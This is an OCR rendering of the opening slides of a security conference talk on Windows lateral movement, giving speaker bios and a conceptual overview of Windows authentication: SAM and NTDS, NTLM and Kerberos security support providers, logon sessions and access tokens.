Understanding Windows Lateral Movements

ATTL4S & ElephantSe4l

# ATTL4S


- Daniel López Jiménez (a.k.a. ATTL4S)
  - Twitter: @DaniLJ94
  - GitHub: @ATTL4S
  - Youtube: ATTL4S
- Loves Windows and Active Directory security
  - Senior Security Consultant at NCC Group
  - Associate Teacher at Universidad Castilla-La Mancha (MCSI)

Confs: NavajaNegra, No cON Name, h-c0n, Hack&Beers

Posts: Crummie5, NCC Group's blog, Hackplayers

Certs: CRTO, PACES, OSCP, CRTE

# ElephantSe4l



- Godlike Programmer and Elephant Seal
  - Twitter: @ElephantSe4l
  - GitHub: @ElephantSe4l

- Very curious, he enjoys understanding complex and weird things


- Mind behind all the low-level contents of my talks

This has been written by ATTL4S

WWW.CRUMMIE5.CLUB


CRUMMIE5

The goal of this talk is understanding how to perform lateral movements in Windows and Active Directory environments by comprehending the art of user impersonation


Credential theft
Password
Hash
Token
UserA
UserB
HostA
Lateral movement
UserB
HostB

Agenda

Ways of Authentication


[SAM] : Local Auth
[NTDS] : Domain Auth
HostA
Remote
DC
[SAM] HostA\UserA
[SAM] HostA\UserB
[NTDS] Corp\DomainUserA
HostB
Remote
[NTDS] Corp\DomainUserB

Remote Authentications

- We don’t (usually) care about physical authentications
- We care about remote authentications and they require privileges
- Being a local user in a system doesn’t mean you have privileges

Authentication Packages

(Security Support Providers / SSP)







FIGURE 7-20 Components involved in logon.


Application
RPC
.NET Application
.NET Framework
Internet Explorer
Application Layer
SSPI
SSPI Layer
Kerberos
NTLM
Digest
Schannel
Negotiate
Other
SSP Layer


Local Authentications - Msv1_0 (NTLM)



Domain Authentications – Kerberos AP/SSP*



***NTLM still supported by default**


Creates
Logon Session
Physical
Remote
NTLM
Kerberos
Auth
Auth package
UserA
HostA
LSA
Creates
TOKEN
User SID
Logon Session ID
Integrity
Groups
...
Security information
Provides

